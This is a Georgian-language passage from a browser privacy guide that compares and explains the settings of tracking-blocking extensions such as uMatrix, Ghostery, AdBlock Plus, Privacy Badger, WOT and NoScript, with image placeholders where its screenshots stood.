პროგრამები ერთმანეთს ავსებენ, თუმცა ბევრი ერთნაირი თვისებაც აქვთ. ამ

პროგრამასთან სამუშაოდ სწორად უნდა განსაზღვროთ მისი პარამეტრები, ამისთვის კი უნდა განსაზღვროთ, რა კონფიგურაციაა თქვენთვის საჭირო. მოკლედ, პროგრამამ რომ მაქსიმალური სრგებელი მოგიტანოთ, მისი პარამეტრები კარგად უნდა განსაზღვროთ და დააყენოთ. ავტორი ამ დამატებას Firewall-საც უწოდებს.

ეს დამატება ასე გამოიყურება:




პროგრამის მართვის პრინციპი იგივეა, რაც uBlock origin-ში განვიხილეთ, ოღონდ აქვს ბევრად მეტი შესაძლებლობები, ერთ-ერთი ასეთი შესაძლებლობაა, თუ დააჭერთ ჩამრთველის გვერდზე მოთავსებულ ვერტიკალურ სამ წერტილს,



პროგრამა Spoof Referrer Header-ის საშუალებით შეცვლის ინფორმაციას თქვენი ბრაუზერის და ოპერაციული სისტემის შესახებ.


Spoof <noscript> tags - საქმე იმაშია, რომ თუ Javascript-ს დაბლოკავთ, ბევრ ბრაუზერს აქვს ე.წ. <noscript> თაგი, რომლის საშუალებითაც Javascript-ის შესრულების მაგივრად სხვა ქმედებას გაგაკეთებინებთ, მაგალითად, გადაგამისამართებთ სხვა გვერდზე. ამ გადამისამართების დროს ხდება თქვენი თვალთვალი, ეს ფუნქცია სწორედ ასეთ გადამიასამართებას აწვდის არასწორ ინფორმაციას თქვენ შესახებ.

ფანჯრის ზედა მარცხენა კუთხეში მოთავსებული საიტის სახელი გაჩვენებთ, რომ მიმდინარე ფილტრაციის სამიზნე ეს საიტია და შესაბამისად, გამოყენებული ფილტრებიც ამ საიტს ეხება. თუ მის გვერდზე მოთავსებულ ვარსკვლავზე გადახვალთ,




მაშინ დაინახავთ გლობალურ ფილტრებს, რომლებიც ყველა საიტისათვის გამოიყენება, სვეტები კი გიჩვენებენ, რა კომპონენტების ბლოკირება ან გახსნა შეგიძლიათ.

თუ დააკვირდებით ვებსაიტს,




დაინახავთ, რომ უამრავი ინფორმაცია არ ჩანს, საიტი არ მუშაობს. შეეცადეთ, რომ გამორთოთ სკრიპტების ბლოკირება და ნახავთ, რომ საიტი ამუშავდება.

ასევე, შეგიძლიათ ნახოთ, რა არის დაბლოკილი და ყოველი საიტისათვის ჩართოთ ის პარამეტრი, რის ნახვაც გინდათ. თუ სულ ზედა შავ პანელს, სადაც uMatrix წერია, დააჭერთ,



გაიხსნება სამართავი პანელი, ანუ Dashboard:



აქ პროგრამის ყველა პარამეტრის განსაზღვრაა შესაძლებელი. მაგალითად, შეგიძლიათ წაშალოთ სხვადასხვა ტიპის Cookie-ები, ან საიტმა დაივიწყოს დაბლოკილი საიტების ისტორია და სხვა.

ამ პარამეტრების განსაზღვრის პრინციპები ისეთივეა, რაც uBlock origin-ში.

უფრო მეტი ინფორმაციის მიღება ამ პარამეტრების შესახებ შეიძლება ბმულზე https://github.com/gorhill/uMatrix/wiki.


გაითვალისწინეთ, ყველა ამ დამატებას სჭირდება, რომ ინფორმაცია შეინახოს იმ ფილტრების შესახებ, რომლებსაც საზღვრავთ სისტემაში. შესაბამისად, ეს ინფორმაცია, ასევე, მიანიშნებს საიტებზე, რომლებთანაც

მუშაობთ. ვინმემ თუ მოახერხა კომპიუტერში შეღწევა, შეუძლია ეს ინფორმაცია ადვილად მიიღოს. მოგვიანებით განვიხილავთ, როგორ შეიძლება ამ რისკთან გამკლავება.


Disconnect, Ghostery– HTTP ფილტრები და თვალთვალის დაბლოკვა

Disconnect Browser https://disconnect.me/ - არის uBlock origin-ის მსგავსი, ძალიან მარტივი გამოსაყენებელია და თითქმის შეუძლებელია მისი პარამეტრების არასწორად განსაზღვრა. ბუნებრივია, აკლია uBlock origin-ის სიმძლავრე და სიზუსტე. ეს პროგრამა იყო ღია არქიტექტურის და უფასო, თუმცა მათ შეცვალეს მიდგომა და ახლა კომერციული პროდუქტია. იგი ბლოკავს მხოლოდ იმ კავშირებს, რომლებსაც განიხილავს კონფიდენციალურობის დარღვევად ან ვირუსების გამავრცელებლად. Firefox-ის კონფიდენციალურობის ფუნქცია იყენებს Disconnect-ის სიებს და მის ფუნქციებს. ეს პროგრამა უფრო მეტ ინფორმაციას და ხილვადობას გაძლევთ იმის შესახებ, თუ რა იბლოკება. ზოგადად, კარგი პროდუქტია, რომელიც მობილურ ტელეფონებზეც მუშაობს. ჩემი აზრით, ეს გაფართოება არ არის საჭირო, თუ uBlock origin-ს იყენებთ.

Ghostery https://www.ghostery.com/ უფასო დამატებაა, კარგად მუშაობს, აქვს კარგი თვისებები, ზემოთ განხილულ პროგრამებს ჰგავს. ასე გამოიყურება:




გიჩვენებთ, რა პარამეტრებია ჩართული და რა იბლოკება. ასევე, შეიძლება ამ დამატების პარამეტრების განსაზღვრა. ჩანართები და მენიუ ამის საკმაოდ კარგ საშუალებებს იძლევა. ამ დამატებასაც აქვს თავისი მართვის პანელი. მისი გახსნა შეიძლება, თუ დააჭერთ ვერტიკალურ სამ წერტილს მარჯვენა ზედა კუთხეში და შემდეგ აარჩევთ Settings




როგორც ხედავთ, საკმაოდ მარტივია პარამეტრების განსაზღვრა. ეს პროგრამა გაიყიდა, იყიდა სარეკლამო კომპანიამ, შესაბამისად, აღარ არის ღია პროგრამა და ძნელია შემოწმება, ზუსტად რას აკეთებს, განსაკუთრებით იმის შემოწმება, რომ პატრონი არ ყიდის მომხმარებლებისგან მიღებულ ინფორმაციას. ირწმუნებიან, რომ პერსონალურ ინფორმაციას არ ყიდიან, მაგრამ ამის შემოწმება შეუძლებელია. ამ პროგრამას არაფერი აქვს uBock origin-ზე უკეთესი. შესაბამისად, ვერ გავუწევთ რეკომენდაციას.

ABP, Privacy badger, WOT HTTP ფილტრები და თვალთვალის დაბლოკვა

ABP (AdBlocker Plus) საკმაოდ ცნობილი და პოპულარული რეკლამის დამბლოკავია. საკმაოდ კარგად მუშაობს და საშუალებას გაძლევთ აარჩიოთ რის დაბლოკვა გინდათ და რის არა. თუმცა არ არის ისე ელეგანტური როგორც uBlock origin. კბილანებიანი ღილაკის საშუალებით შეიძლება მისი პარამეტრების შეცვლა. თუმცა ეს პროგრამა მაინც უფრო შექმნილია ხალხისათვის ვისაც არ აქვს ტექნიკური ცოდნა.



ამ პარამეტრებიდან განსაკუთრებით საინტერესოა ფილტრაცია. აქ გაქვთ სხვადასხვა შესაძლებლობები, მაგალითად Easy List ადვილი სია, რომელიც uBolck origin-შიც არსებობს, ასევე შეგძლიათ ჩამოტვირთოთ სხვადასხვა არსებული სია, ან განსაზღვროთ საკუთარი სია და ა.შ.




თუ შეხედავთ Forbes საიტს (წინა სურათი), ნახავთ, რომ ამ შეგიძლიათ დაბლოკვა გაავრცელოთ მთელ საიტზე This site ფუნქციის ჩართვით, ან დაბლოკოთ მხოლოდ აქტიური გვერდი This page - გადამრთველის ჩართვით.

Block element-კი, მასზე დაჭერისას, უშუალოდ ვებ გვერდზე არჩეულ ელემენტს ბლოკავს. პროგრამა შეგეკითხებათ ნამდვილად გინდათ თუ არა ამ ელემენტის დაბლოკვა, როგორც ეს ამ სურათზეა ნაჩვენები. თუ დააჭერთ Block-ღილაკს მაშინ ეს ელემენტი დაიბლოკება.

ეს დამატება კარგი დამატებაა თუმცა არაფერს განსხვავებულს uBlock origin-საგან არ გთავაზობთ. თქვენ გემოვნებაზეა რომელს აირჩევთ, ჩემი აზრით uBlock origin-ს მეტი შესაძლებლობები აქვს და მეხსიერებასაც უკეთესად იყენებს.


Privacy badger https://privacybadger.org/ - HTTP ფილტრია, მისი შემქმნელია EFF (Electronic Freedom Foundation). პროგრამა ასე გამოიყურება:



თუ გადამრთველი მარცხნივაა გადაწეული ის ნაჩვენებ საიტს მთლიანად ბლოკავს. თუ ცენტრში დააყენებთ მხოლოდ Cookie-ებს დაბლოკავს, ხოლო თუ მარჯვნივ გადასწევთ არ დაბლოკავს არაფერს.


თუ კბილანებიან პიქტოგრამას დააჭერთ პარამეტრების ფანჯარაში გადახვალთ.

აქ განსაკუთრებით საინტერესოა მოთვალთვალე საიტების სია.




სისტემა გაფრთხილებთ რომ აქ წესით არაფერი არ უნდა შეცვალოთ თუმცა მაგალითად შეიძლება მთლიანად დაბლოკოთ 2o7.net საიტი რადგან ეს პროგრამა მხოლოდ cookie-ებს ბლოკავს. გაითვალისწინეთ რომ ეს პროგრამა შეიქმნა მომხმარებლებისათვის რომლებსაც არ აქვთ ტექნიკური ცოდნა. პროგრამა ცდილობს რომ ალგორითმის დონეზე გააანალიზოს რომელი საიტები გითვალთვალებენ და დაბლოკოს ისინი. სხვა პროგრამებისაგან განსხვავებით ეს პროგრამა ნაკლებად იყენებს სათვალთვალო საიტების სიას. სამწუხაროდ ეს პროგრამა არ ბლოკავს საიტზე განთავსებულ იგივე საიტის რეკლამებს და ბლოკავს საიტის რეკლამებში მოთავსებულ სხვა საიტებზე გადასასვლელ ბმულებს. მაგრამ, რადგან რეკლამა შეიძლება ვირუსს შეიცავდეს, ეს მიდგომა მხოლოდ კონფიდენციალურობას დაიცავს, მაგრამ შეიძლება გაატაროს ვირუსი. კარგი პროგრამაა მაგრამ მაინც ვერ მიდის ახლოს uBlock origin-თან.

WOT https://addons.mozilla.org/en-GB/firefox/addon/wot-safe-browsing-tool/ - წარმოადგენს ქსელის მომხმარებლებისგან მიღებულ ინფორმაციაზე დაფუძნებულ პროგრამას, რომელიც გეუბნებათ შეგიძლიათ თუ არა ენდოთ გახსნილ საიტს. მაგალითად Forbes-ს საიტს შეგიძლიათ ენდოთ.




ძებნისას შედეგების გასწვრივაც დაინახავთ შესაბამის სიმბოლოს რომელიც გეუბნებათ რამდენად სანდოა საიტი. მწვანე რგოლი ამბობს რომ საიტი სანდოა და წითელი კი გაფრთხილებთ რომ საიტს არ ენდოთ.



გაითვალისწინეთ რომ ამ პროგრამას ჭირდება კომუნიკაცია თავის სერვერებთან, შესაბამისად ის შეიძლება უსაფრთხოების თვალსაზრისით დაგეხმაროთ მაგრამ კონფიდენციალურობისათვის არ არის კარგი. უსაფრთხოების თვალსაზრისითაც ნაკლებად სასარგებლოა, რადგან ამ პროგრამამ რომ იპოვოს ცუდი საიტი, ეს საიტი დიდი ხანი უნდა არსებობდეს, უმეტესი ჰაკერული საიტები კი დიდ ხანს ვერ ძლებენ და შესაბამისად ეს პროგრამა ვერ მოახერხებს მათ დაფიქსირებას.

No-script – HTTP ფილტრი და თვალთვალის ბლოკირება


No-script https://addons.mozilla.org/en-GB/firefox/addon/noscript/ - წარმოადგენს კიბერ უსაფრთხოების კარგ პროგრამას, მისი მთავარი გვერდია https://noscript.net/?ver2.9.0.11&prev=2.9.0.10 რომელიც აამუშავებს სკრიპტებს მხოლოდ იმ საიტებიდან რომლებსაც ენდობით და ამგვარად ხელს შეუშლის საიტის საშუალებთ ვირუსების შემოგდების ან ჩამოტვირთვის მცდელობას. ასევე შეგიძლიათ განსაზღვროთ რის გაკეთება შეუძლიათ სკრიპტებს და სად უნდა იმუშაონ. პროგრამა ასე გამოიყურება:



ეს პროგრამა გახდა Tor ბრაუზერის ნაწილი. იგი არის პროგრამა რომელიც დაგეხმარებათ სრულად ჩაუკეტოთ ბრაუზერი ჰაკერებს, და რადგან იგი ბლოკავს ბევრ რამეს, საიტებიც სწრაფად ჩაიტვირთებიან, მაგრამ ცხადია ყველაფერი კარგად არ იმუშავებს, რადგან ბევრი სკრიპტები საჭიროა საიტის სწორი მუშაობისათვის. თუ შეხედავთ Forbes-ის საიტს ნახავთ რომ ბევრი რამ არ ჩაიტვირთა რადგან ეს პროგრამა ყველა სკრიპტს ბლოკავს. შესაბამისად უნდა უფლება მისცეთ ჩამოტვირთოს ზოგიერთი სკრიპტი.

თუ ამ პროგრამის მენიუს შეხედავთ დაინახავთ რომ ის ბლოკავს სამ საიტს

მაგალითად იმისათვის რომ Forbes.com საიტს მივცეთ სანდო საიტის სტატუსი, უნდა დავაჭიროთ მის გასწვრივ მოთავსებულ პიქტოგრამას რომელიც დროებით, ანუ მხოლოდ მუშაობის სესიის განმავლობაში, გახდის ამ საიტს სანდოს. იმისათვის რომ ეს საიტი სანდო სიტების მუდმივ სიაში შეიყვანოთ დააჭირეთ პიქტოგრამას, ხოლო თუ გინდათ რომ საიტის სკრიპტები დაიბლოკოს დააჭირეთ -ს. თუ -ს დააჭერთ ეკრანზე გამოვა ფანჯარა მინიშნებით თუ რას ბლოკავს საიტი და რა პარამეტრების დაბლოკვის ან დაშვების საშუალებას გაძლევთ




მაგალითად, ჩვენ შემთხვევაში, იბლოკება სკრიპტები და შრიფტები მათ დასაშვებად მონიშნეთ შესაბამისი უჯრა.

პიქტოგრამები : - გლობალურად გააუქმებს ყველა შეზღუდვებს, ცხადია ამის გაკეთება არ ღირს და საშიშია. -გააუქმებს შეზღუდვებს მხოლოდ აქტიური ჩანართისათვის (Tab), ანუ აქტიური გვერდისათვის რომელიც გახსნილია ჩანართში. ამ საიტში დროებით მოხსნის ყველა შეზღუდვას. გააუქმებს ყველა დროებით შეზღუდვას.


გაითვალისწინეთ რომ სკრიპტები რომლებიც თვითონ საიტს არ მოუთავსებია და მოდის სხვადასხვა გარე წყაროებიდან, უმეტესად მოდის რეკლამიდან და უმეტესად თვალთვალს ახორციელებს. შესაბამისად ასეთი სკრიპტები უნდა დაიბლოკოს. ასევე ასეთი სკრიპტებით შეიძლება ვირუსენის ჩამოტვირთვა მოხდეს.

თუ პიქტოგრამას დააჭერთ ეკრანზე გამოვა პროგრამის პარამეტრების მართვის ფანჯარა.

